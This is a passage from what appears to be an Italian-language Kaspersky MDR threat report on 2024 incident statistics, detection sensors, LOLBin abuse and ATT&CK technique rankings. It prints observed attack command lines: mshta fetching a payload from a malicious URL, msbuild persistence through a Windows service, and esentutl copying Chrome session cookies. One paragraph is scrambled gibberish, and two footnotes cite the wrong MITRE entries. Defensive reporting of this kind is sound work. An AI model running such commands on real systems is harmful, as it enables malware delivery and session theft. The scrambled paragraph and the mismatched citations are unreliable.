
La stragrande maggioranza degli incidenti correlati a questa tattica sono tentativi di accesso alla memoria del processo LSASS, dump di hive di registro sensibili, rilevamenti di diversi tipi di keylogger, tentativi di attacchi di forza bruta o di password spraying. Come nel caso precedente, gli incidenti identificati in questo caso sono raramente falsi positivi, ad eccezione di alcuni tipi di esercitazioni informatiche confermate.

TA0007: Individuazione

Il rilevamento in questa fase è associato a un numero elevato di falsi positivi, quindi ci sono pochi indicatori di attacco (IoA) rilevanti che si trasformano in avvisi. Gli incidenti esistenti sono principalmente correlati a vari tipi di scansioni di reti interne, all'individuazione della configurazione di Active Directory o al rilevamento dell'utilizzo di strumenti specializzati, come ad esempio Bloodhound[12].

TA0008: Spostamento laterale

Poiché lo spostamento laterale ha un basso tasso di falsi positivi, è una tattica promettente per pianificare lo sviluppo di nuovi IoA. La stragrande maggioranza degli incidenti nel 2024 è stata correlata a tentativi di sfruttamento remoto della rete. Rientrano in questa categoria anche i rilevamenti di anomalie basati su accessi sospetti alla rete effettuati utilizzando credenziali legittime.

TA0009: Raccolta

L'attività osservata in questa fase si basa sul rilevamento di speciali strumenti. Alcuni incidenti sono stati identificati anche da un motore di rilevamento delle anomalie basato su machine learning.

TA0010: Esfiltrazione

Nel 2024 solo pochi incidenti hanno raggiunto questa fase. Gli incidenti rilevati sono estremamente difficili da distinguere da TA0011, poiché lo scenario più comune è T1041: Esfiltrazione sul canale C2[13] utilizzando protocolli standard del livello applicativo. Gli incidenti sono stati attribuiti a questa tattica quando le prove erano chiare, come ad esempio un'attività specifica della riga di comando che indicava che un'azione comportava un'esfiltrazione.

TA0011: Command and Control

La maggior parte dei rilevamenti in questa fase è stata effettuata sulla base di Threat Intelligence: accesso a una risorsa dannosa. La gravità dell'incidente è determinata dallo scopo noto di C2: se è associato a una APT, l'incidente viene classificato come di gravità elevata. Anche i rilevamenti di framework C&C noti, come Cobalt Strike[14], Sliver[15], MSF[16], ecc., rientrano in questa categoria.

TA0040: Impatto

Con questa tattica, la maggior parte degli incidenti viene identificata tramite il rilevamento di malware specifici, quando il rilevamento e la risposta in anticipo non erano possibili. Nel 2024, la stragrande maggioranza degli incidenti che hanno raggiunto questa fase era correlata al rilevamento di cryptominer o ransomware.

12 MITRE ATT&CK. S0521 BloodHound

13 MITRE ATT&CK. T1041 Esfiltrazione sul canale C2

14 MITRE ATT&CK. S0154 Cobalt Strike

15 MITRE ATT&CK. S0521 BloodHound

16 MITRE ATT&CK. T1041 Esfiltrazione sul canale C2

Tattiche e tecnologie di rilevamento degli avversari


Kaspersky MDR utilizza diversi sensori: **Endpoint Protection Platform (EPP), Network Intrusion Detection System (NIDS), Sandbox (SB).** Gli ultimi due sensori fanno parte di Kaspersky Anti Targeted Attack (KATA).

Ai fini del presente report, i verdetti IDS che fanno parte di EPP vengono conteggiati come avvisi endpoint.

In molti casi gli incidenti sono stati rilevati utilizzando diversi tipi di sensori. Tuttavia, ai fini del diagramma seguente, viene conteggiato solo l'avviso rilevato per primo e utilizzato dall'analista SOC per determinare l'incidente. Di conseguenza, la predominanza di incidenti rilevati da EPP non significa necessariamente che non potessero essere rilevati anche da IDS o dalla Sandbox inclusi in KATA. Le statistiche sugli incidenti mostrano che IDS di rete integra EPP anche in scenari in cui il sensore endpoint sembra essere il metodo di rilevamento più ovvio, ad esempio TA0040: Impatto o TA0006: Accesso alle credenziali. Il diagramma seguente presenta la percentuale di incidenti inizialmente rilevati da diversi tipi di sensori:

Figura 16

Percentuale di incidenti rilevati da diversi tipi di sensori:



L'elevata efficienza della Sandbox nella fase **TA0001: Accesso iniziale** è associata allo use case comune in KATA del rilevamento di attacchi di phishing nel perimetro della rete. L'IDS di rete è efficiente nella fase **TA0011: Comando e controllo**. Oltre a questi scenari, l'IDS funziona bene nel rilevamento delle scansioni di rete, il che spiega la sua presenza nelle fasi **TA0043: Ricognizione, TA0006: Accesso alle credenziali** e **TA0007: Individuazione.** Un numero limitato di incidenti rilevati da IDS nella fase **TA0040: Impatto** è il rilevamento del malware basato sulle comunicazioni note con il relativo C2 remoto. I rilevamenti C2 spiegano anche la presenza di IDS nella tattica **TA0047: Sviluppo delle risorse**.

Nelle fasi che si verificano sull'endpoint, da **TA0002: Esecuzione** a **TA0006: Accesso alle credenziali**, il sensore endpoint è il principale meccanismo di rilevamento. Tuttavia, se vengono utilizzati strumenti di attacco con traffico di rete tipico, questi incidenti possono anche essere rilevati tramite IDS. Tra gli esempi rientrano il rilevamento di cryptominer **(TA0040: Impatto)**, tentativi di attacchi di forza bruta alle password di rete **(TA0006: Accesso alle credenziali)**, tentativi di sfruttamento remoto dei servizi di rete **(TA0001: Accesso iniziale).**

Poiché Kaspersky Endpoint Security, utilizzato come sensore endpoint, è dotato di una funzionalità IDS di rete integrata, opera in modo efficiente anche nelle fasi tipicamente associate a IDS, come **TA0011: Comando e controllo, TA0008: Spostamento laterale** e **TA0010: Esfiltrazione.**

Tecniche degli avversari

Strumenti impiegati negli attacchi

Gli autori degli attacchi utilizzano strumenti del sistema operativo predefiniti per ridurre al minimo il rischio di rilevamento durante la trasmissione a un sistema compromesso.

Tabella 2 I LOLBin più popolari e la frequenza del loro utilizzo

	Tutti gli incidenti	Incidenti di gravità elevata
powershell,exe	1,64%	10,51%
rundll32,exe	0,81%	6,85%
comsvcs,dll	0,26%	3,82%
reg,exe	0,23%	2,07%
msiexec,exe	0,67%	1,59%
certutil,exe	0,15%	1,59%
mshta,exe	0,22%	1,43%
msbuild,exe	0,07%	1,27%
esentutl,exe	0,07%	1,27%

I LOLBin più comuni osservati in quasi tutti gli incidenti sono **powershell.exe, rundll32.exe** e **reg.exe.** Esempi quali PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll, msiexec.exe e certutil.exe sono stati evidenziati nel report MDR del 2023[17].

Mshta.exe viene utilizzato per l'esecuzione di programmi dannosi come descritto in T1218.005: Mshta[18]. Ecco uno degli esempi più comuni del 2024:

Figura 21 Mshta.exe scarica un payload dannoso

```
C:\WINDOWS\Explorer.EXE
    -> "C:\WINDOWS\system32\mshta.exe" hxxps://goatstuf[ ]pro/sin[ ]mp4 # ☑ "I am not a robot - reCAPTCHA Verification ID: 21[ ]
```

L'esecuzione di mshta ha portato al successivo avvio di PowerShell, che ha scaricato ed eseguito un payload dannoso[19].

17 Kaspersky MDR Analyst Report 2023

18 MITRE ATT&CK. T1218.005 Esecuzione del proxy binario di sistema: Mshta

19 Qualys Community. Unmasking Lumma Stealer: Analyzing Deceptive Tactics with Fake CAPTCHA

Msbuild.exe è stato utilizzato per compilare ed eseguire un payload tramite proxy, come descritto in T1127.001: MSBuild[20]. Di seguito è riportato un esempio tipico, che dimostra la persistenza dannosa tramite un servizio di sistema (T1543.003: Servizio Windows[21]) con il percorso del file binario specificato per l'esecuzione di msbuild.exe.

Figura 22

Msbuild.exe viene utilizzato per l'esecuzione dannosa come servizio Windows

```
Registry key: HKLM\SYSTEM\ControlSet001\Services\ cbxC
ImagePath (comando): cmd.exe /c start cmd /v:on /c "C:\Windows\Microsoft.NET\framework64\v4.0.30319\Msbuild.exe C:\ProgramData\ ZIPp.csproj"
```

Il file binario Esentutl.exe[22], compatibile con i database Microsoft JET, viene utilizzato per copiare e scaricare i file binari, inclusi i flussi di dati alternativi NTFS. Il comando di esempio riportato di seguito mostra come copiare un file ..\Network\Cookies contenente dati di sessione del browser aperto. Gli autori dell'attacco possono utilizzare questo file per intercettare le comunicazioni di autenticazione con le risorse online.

Figura 23

Esentutl.exe è stato avviato da 1.bat per la copia di file

```
c:\windows\svcbatch.exe c:\windows\1.bat
 └--> esentutl.exe  /y /vss C:\Users\ \AppData\Local\Google\Chrome\userda~1\profil~1\Network\Cookies /d c:\users\public\
```

Nel 2024, **msedge.exe**[23] ha continuato a comparire frequentemente negli incidenti segnalati, il che indica un numero relativamente significativo di incidenti che coinvolgono utenti che fanno clic su collegamenti di phishing o che restano vittima di attacchi di download drive-by.

Di seguito è riportato un tipico esempio di esecuzione proveniente da un'e-mail di phishing.

Figura 24

Msedge.exe, come allegato dannoso del client e-mail Outlook, ha tentato di accedere a un sito dannoso

```
(PID: 7004) "C:\Program Files (x86)\Microsoft Office\Office16\OUTLOOK.EXE"
 └── (PID: 9404) "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\ \AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\INUTDF2U\Updated list Unauthorised PP
RA User ID details.pdf"
    └── (PID: 15216) "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument hxxps://www[.]dropbox[.]com/scl/fi/r03vub4463xluyb65whot/PPRA_Letters.zip?rlkey=vl19sdakfxmsp4k
cendo8qzgx&e=2&st=d0e86ec1&dl=0
```

Figura 25

Esempio di sito dannoso che l'utente ha tentato di visitare tramite msedge.exe

```
hxxps://jobtrue[.]ru/wp-content/themes/genesis/js/select2/js/i18n/ru[.]js?v=1712788044
Categoria: sito malware
```

20 MITRE ATT&CK. T1127.001 Esecuzione proxy utilità sviluppatori affidabili: MSBuild

21 MITRE ATT&CK. T1543.003 Creazione o modifica di processo di sistema: Servizio Windows

22 MITRE ATT&CK. S0404 esentutl

23 Github. Msedge.exe

Classificazione degli incidenti MITRE ATT&CK®

Gli indicatori di attacco (IoA) utilizzati in MDR sono mappati dalle tecniche MITRE ATT&CK®. Per garantire la qualità del rilevamento, il team tecnico valuta la conversione e il contributo di ciascun IoA, consentendo il calcolo di queste metriche anche per le tecniche MITRE ATT&CK®. Di seguito sono elencate le otto tecniche con i tassi di conversione più elevati e la mappa termica mostra il contributo delle tecniche osservate. I tassi di conversione inferiori si spiegano con il fatto che, in pratica, a causa delle misure di sicurezza preventive utilizzate, non tutti i tentativi degli autori degli attacchi di implementare le tecniche identificate hanno portato a un incidente elaborabile.

Tabella 3

Tecniche con le conversioni più alte

T1078: Account validi	34,82%	Gli account di dominio e locali sono spesso utilizzati dagli autori degli attacchi per aggirare le soluzioni di sicurezza e ottenere la persistenza nei sistemi compromessi. Di recente, gli stealer sono diventati più popolari, ed è probabilmente per questo che tale tecnica sia così comune, soprattutto negli attacchi mirati ben preparati.
T1098: Manipolazione account	30,30%	Gli account e i gruppi con privilegi sono solitamente ben controllati, ma nonostante ciò gli autori degli attacchi spesso attivano account disabilitati e/o aggiungono membri ai gruppi.
T1566.002: Link di spear-phishing	24,50%	Il phishing resta la tecnica più diffusa per ottenere l'accesso iniziale. Nel 2024 la sua popolarità è continuata come nel 2023, con un tasso di conversione ancora più elevato. Gli allegati erano più comuni rispetto agli anni precedenti.
T1110.001: Scoperta password	22,18%	Anche se la scoperta della password viene efficacemente rilevata sia dai sensori di rete che dagli agenti endpoint, la tecnica è ancora popolare sia nei progetti di valutazione della sicurezza che negli attacchi reali.
T1210: Sfruttamento dei servizi remoti	20,62%	I tentativi di exploit RCE sono molto comuni negli incidenti, sia per ottenere l'accesso iniziale che per facilitare lo spostamento laterale.
T1547.001: Chiavi di esecuzione del Registro di sistema/ Cartella di avvio	17,58%	Questa è la tecnica di persistenza più diffusa, indipendentemente dalla gravità dell'incidente. Sfrutta meccanismi standard del sistema operativo combinati con strumenti LotL[24] che, senza un contesto aggiuntivo, sono difficili da distinguere da una configurazione legittima.
T1021: Servizi remoti	17,14%	Questa è la seconda tecnica di spostamento laterale più popolare, utilizzata di frequente in vari tipi di incidenti insieme a T1078: Account validi.
T1071.002: Protocolli di trasferimento file	14,78%	Nel 2024, questa tecnica è apparsa per la prima volta nell'elenco delle 8 conversazioni principali. FTP e SMB sono comunemente utilizzati per scopi legittimi, il che li rende un'opzione interessante per nascondere attività dannose.

24 Kaspersky encyclopedia. Attacco LotL (Living off the Land)

Le regole di rilevamento attivate più di frequente

Nel 2024, MDR ha rilevato 803 scenari univoci con conversioni diverse da zero. In questa sezione esamineremo gli scenari attivati più di frequente, che insieme rappresentano oltre il 37% di tutti i rilevamenti, e analizzeremo il loro contributo in base alla gravità dell'incidente.

Nel nostro report del 2023 abbiamo elencato gli IoA in due sezioni: eventi basati sul sistema operativo e telemetria XDR. Tuttavia, quest'anno la stragrande maggioranza delle regole attivate si basava sulla telemetria XDR, con gli IoA basati sul sistema operativo che hanno operato principalmente come contesto aggiuntivo anziché come metodo di rilevamento primario.

Tabella 4

Tecniche con le conversioni più alte

Scenario di rilevamento	Commenti	Telemetria e arricchimento richiesti	Contributo per gravità
Dump di hive di registro sensibili	Questa attività viene rilevata dalla telemetria EDR e dai verdetti EPP sulle attività sospette	Accesso al registro Rilevamento di attività sospette EPP	Elevata: 26,91% Media: 1,21% Bassa: 1,59%
Rilevamento EPP in memoria	Rilevamento EPP in un processo di sistema o una sezione in memoria	Rilevamento EPP	Elevata: 17,04% Media: 2,45% Bassa: 0,66%
Processo di sistema eseguito come servizio	È stato creato o eseguito un servizio sospetto, contenente codice arbitrario	Voci di esecuzione automatica Eventi del sistema operativo Avvio di processi	Elevata: 16,88% Media: 0,58% Bassa: 0,12%
Tentativo di accesso a un host dannoso	Tentativo di accesso a un host con una cattiva reputazione	Rilevamento EPP Connessione HTTP Connessione di rete Richiesta DNS **Reputazione dell'host di destinazione**	Elevata: 12,26% Media: 7,96% Bassa: 13,21%
Dump della memoria di sistema sospetto	Dump della memoria di sistema per l'accesso a credenziali (ad esempio, dump della memoria LSASS[25])	Rilevamento EPP Accesso al processo LSASS Qualsiasi evento di telemetria contenente la riga di comando	Elevata: 11,94% Media: 0,99% Bassa: 1,24%
Esecuzione di un oggetto con una cattiva reputazione[26]	Qualsiasi scenario di esecuzione di un file, script di comando, apertura di un documento di Office con una cattiva reputazione	Qualsiasi evento di telemetria contenente il processo che avvia l'evento **Reputazione di file/script/documento di Office**	Elevata: 10,83% Media: 6,51% Bassa: 1,62%
Utente aggiunto a un gruppo di dominio con privilegi	Basato su eventi del sistema operativo. L'appartenenza a un gruppo critico è stata modificata	Eventi di manipolazione di account del sistema operativo	Elevata: 8,76% Media: 7,05% Bassa: 0,87%

25 MITRE ATT&CK. T1003.001 Dump delle credenziali del sistema operativo: Memoria LSASS

26 Reputazione dei file online di Kaspersky

Scenario di rilevamento	Commenti	Telemetria e arricchimento richiesti	Contributo per gravità
Installazione di servizio insolito	Basato su eventi del sistema operativo. Installazione di un servizio che è un segnale dell'utilizzo di uno strumento di attacco	Eventi di installazione dei servizi	Elevata: 6,69% Media: 0,23% Bassa: 0,09%
Processo eseguito in remoto	Il processo è stato eseguito in un account con tipo di accesso alla rete	Avvio di processi Caricamento della sezione	Elevata: 5,57% Media: 0,17% Bassa: 0,17%
URL dannoso trovato in una riga di comando	In qualsiasi campo evento (lo scenario più comune - riga di comando, che spiega il nome della regola) di qualsiasi evento di telemetria, l'URL è stato analizzato, ne è stata controllata la reputazione e poi è stata verificata la presenza di eventuali corrispondenze con le TI disponibili	URL reputation	Elevata: 4,94% Media: 5,24% Bassa: 1,47%
Esecuzione tramite impacket[27]	Esecuzione remota tramite strumenti impacket	Qualsiasi evento di telemetria contenente una riga di comando Rilevamento di attività sospette EPP	Elevata: 4,62% Media: 0,13%
Rilevamento correlato ad APT	Elenco dei verdetti EPP rilevanti	Rilevamento EPP	Elevata: 3,50% Media: 2,21% Bassa: 1,15%
Rilevamento IDS	IDS di rete come parte del rilevamento KATA	Rilevamenti IDS di rete	Elevata: 1,11% Media: 15,70% Bassa: 1,01%
Rilevamento della sandbox	Attivazione della sandbox come parte del rilevamento KATA. Non esiste un verdetto EPP esatto per l'oggetto sospetto	Verdetto della sandbox Verdetto EPP per l'oggetto	Media: 18,25% Bassa: 0,66%

Chiave - Kaspersky

Kaojgtqegx! Jtn HPN oenucse sjhacieo lnjksqcue qbnekq btiqciy, kpukisep qbnekq ciqeggcyeise kip nklcp qbnekq neoljioe qj pegcuen gekpciy-epye lnjqesqcji qbkq feelo sxaensnchcikgo jtq kip xjtn atocieoo okre.

Ski xjt begl he oestne hx cirnkoqntsqtne?

27 Github. Impacket

Mappa termica delle tecniche


TA0001: Accesso iniziale	TA0002: Esecuzione	TA0003: Persistenza	TA0004: Escalation dei privilegi	TA0005: Elusione delle difese	TA0006: Accesso alle credenziali	TA0007: Individuazione
T1566: Phishing	T1204: Esecuzione dell'utente	T1098: Manipolazione account	T1055: Aggiunta processi	T1036: Mascheramento	T1003: Dump delle credenziali del sistema operativo	T1087: Individuazione account
T1078: Account validi	T1059: Interprete comando e scripting	T1547: Boot or Logon Autostart Execution	T1548: Meccanismo di controllo abuso elevazione	T1027: File o informazioni offuscati	T1110: Forza bruta	T1046: Individuazione del servizio di rete
T1190: Exploit di applicazioni rivolte al pubblico	T1569: Servizi di sistema	T1505: Server Software Component	T1068: Sfruttamento per l'escalation dei privilegi	T1562: Compromissione delle difese	T1555: Credenziali degli archivi password	T1033: Individuazione proprietario/utente di sistema
T1189: Compromissione drive-by	T1053: Attività/ processo pianificati	T1546: Esecuzione attiva da evento	T1484: Modifica di criteri di dominio o del tenant	T1218: Esecuzione del proxy binario di sistema	T1552: Credenziali non protette	T1012: Ricerca nel Registro di sistema
T1091: Replica tramite supporti multimediali rimovibili	T1047: Strumentazione gestione Windows	T1574: Hijack Execution Flow	T1134: Manipolazione del token di accesso	T1112: Modifica del Registro di sistema	T1558: Ticket Kerberos rubati o contraffatti	T1069: Individuazione gruppi di autorizzazioni
T1133: Servizi remoti esterni	T1559: Comunicazione tra processi	T1543: Creazione o modifica di processo di sistema		T1564: Nascondere artefatti	T1649: Certificati di autenticazione rubati o contraffatti	T1049: Individuazione connessioni di rete nel sistema
T1195: Compromissione della supply chain	T1203: Sfruttamento per l'esecuzione client	T1136: Creazione account		T1553: Violazione controlli attendibilità	T1056: Acquisizione input	T1016: Individuazione configurazione rete di sistema
T1200: Aggiunte hardware	T1129: Moduli condivisi	T1556: Modify Authentication Process		T1620: Caricamento di codice riflessivo	T1557: Adversary-in-the-Middle	T1482: Individuazione trust tra domini
T1659: Injection di contenuto	T1106: API nativa	T1176: Estensioni del browser		T1207: Controller di dominio fraudolento	T1212: Sfruttamento per l'accesso alle credenziali	T1018: Individuazione sistema remoto
	T1072: Strumenti di distribuzione del software	T1197: Processi BITS		T1070: Rimozione dell'indicatore	T1040: Analisi di rete	T1082: Individuazione informazioni di sistema
		T1137: Avvio delle applicazioni Office		T1014: Rootkit	T1606: Credenziali Web contraffatte	T1007: Individuazione servizi di sistema
		T1037: Boot or Logon Initialization Scripts		T1550: Utilizzo di materiale di autenticazione alternativo	T1187: Autenticazione forzata	T1615: Individuazione criteri di gruppo
		T1205: Segnalazione traffico		T1140: Deoffuscamento/ Decodifica dei file o delle informazioni	T1539: Furto cookie sessione Web	T1010: Individuazione finestra applicazione
		T1554: Compromissione dei file binari del software host		T1211: Sfruttamento per l'elusione delle difese		T1057: Individuazione processi
		T1542: Pre-OS Boot		T1216: Esecuzione del proxy script di sistema		T1083: Individuazione file e directory
				T1497: Elusione virtualizzazione/ sandbox		T1135: Individuazione condivisioni di rete
				T1222: Modifica delle autorizzazioni di file e directory		T1217: Individuazione informazioni del browser
				T1600: Criptaggio debole		T1124: Individuazione ora di sistema
				T1006: Accesso a volume diretto		T1518: Individuazione software
				T1127: Esecuzione proxy utilità sviluppatori affidabili		T1654: Enumerazione di log
				T1220: Elaborazione script XSL		T1120: Individuazione di periferiche
						T1201: Individuazione criteri password

2-4% 5-7% 8-11% >12%

TA0008: Movimento laterale	TA0009: Raccolta	TA0010: Esfiltrazione	TA0011: Command and Control	TA0040: Impatto	TA0042: Sviluppo delle risorse	TA0043: Ricognizione
T1210: Sfruttamento dei servizi remoti	T1560: Archiviazione dati raccolti	T1567: Esfiltrazione su servizio Web	T1071: Protocollo a livello di applicazioni	T1565: Manipolazione dei dati	T1588: Ottenere Capacità	T1595: Scansione attiva
T1021: Servizi remoti	T1005: Dati del sistema locale	T1041: Esfiltrazione sul canale C2	T1568: Risoluzione dinamica	T1561: Disk Wipe	T1587: Sviluppo di capacità	T1598: Phishing informazioni
T1570: Trasferimento degli strumenti laterali	T1114: Raccolta e-mail	T1048: Esfiltrazione tramite protocollo alternativo	T1572: Tunneling dei protocolli	T1496: Hijack delle risorse	T1608: Staging di funzionalità	T1590: Raccolta di informazioni sulla rete della vittima
T1534: Spear-phishing interno	T1119: Raccolta automatizzata	T1011: Esfiltrazione su altro supporto di rete	T1105: Trasferimento degli strumenti in ingresso	T1486: Dati criptati per l'impatto	T1583: Acquisizione infrastruttura	T1592: Raccolta di informazioni sull'host vittima
T1563: Hijacking sessione servizio remoto	T1113: Acquisizione dello schermo	T1020: Esfiltrazione automatizzata	T1095: Protocollo non a livello di applicazioni	T1485: Data Destruction	T1584: Compromissione infrastruttura	
T1080: Contenuto condiviso contaminato	T1115: Dati degli Appunti	T1029: Trasferimento pianificato	T1090: Proxy	T1489: Arresto servizio	T1586: Compromissione account	
	T1125: Acquisizione video	T1030: Limiti di dimensioni dei trasferimenti di dati	T1219: Software per l'accesso remoto	T1531: Rimozione accesso account		
	T1025: Dati da supporti rimovibili	T1052: Esfiltrazione tramite supporto fisico	T1092: Comunicazione tramite supporti multimediali rimovibili	T1499: Denial of Service endpoint		
	T1039: Dati da unità condivisa di rete		T1102: Servizio Web	T1498: Denial of Service rete		
	T1074: Staging di dati		T1573: Canale criptato	T1490: Inibizione ripristino di sistema		
	T1530: Dati da archiviazione cloud		T1571: Porta non standard	T1529: Arresto/riavvio del sistema		
			T1001: Offuscamento dei dati			

2-4% 5-7% 8-11% >12%

Chiave - MDR



Informazioni su Kaspersky

Kaspersky è un'azienda globale per la cybersecurity e la digital privacy fondata nel 1997. La nostra approfondita threat intelligence e l'expertise di security si traducono in servizi e soluzioni di sicurezza innovativi per proteggere le aziende, le infrastrutture critiche, i governi e i clienti consumer di tutto il mondo. Il nostro portfolio di sicurezza completo include la protezione endpoint leader del settore e soluzioni e servizi di sicurezza specializzati per combattere minacce digitali sofisticate e in continua evoluzione.

Kaspersky Security Services

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky SOC Consulting**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky Compromise Assessment**

Per saperne di più

Riconoscimento globale

I prodotti e le soluzioni Kaspersky sono sottoposti a costanti test e revisioni indipendenti, ottenendo regolarmente i migliori risultati, riconoscimenti e premi. Le nostre tecnologie e i nostri processi sono regolarmente valutati e verificati dalle più autorevoli organizzazioni di analisi del mondo. La più testata. La più premiata.

Per saperne di più

+ di 5.000
professionisti impiegati da Kaspersky

50%
dei dipendenti dell'azienda è composto da specialisti di Ricerca e sviluppo

5
centri di competenza unici

467.000
nuovi file dannosi rilevati ogni giorno da Kaspersky

200.000
clienti in tutto il mondo

4,9 miliardi
di cyberattacchi rilevati da Kaspersky nel 2024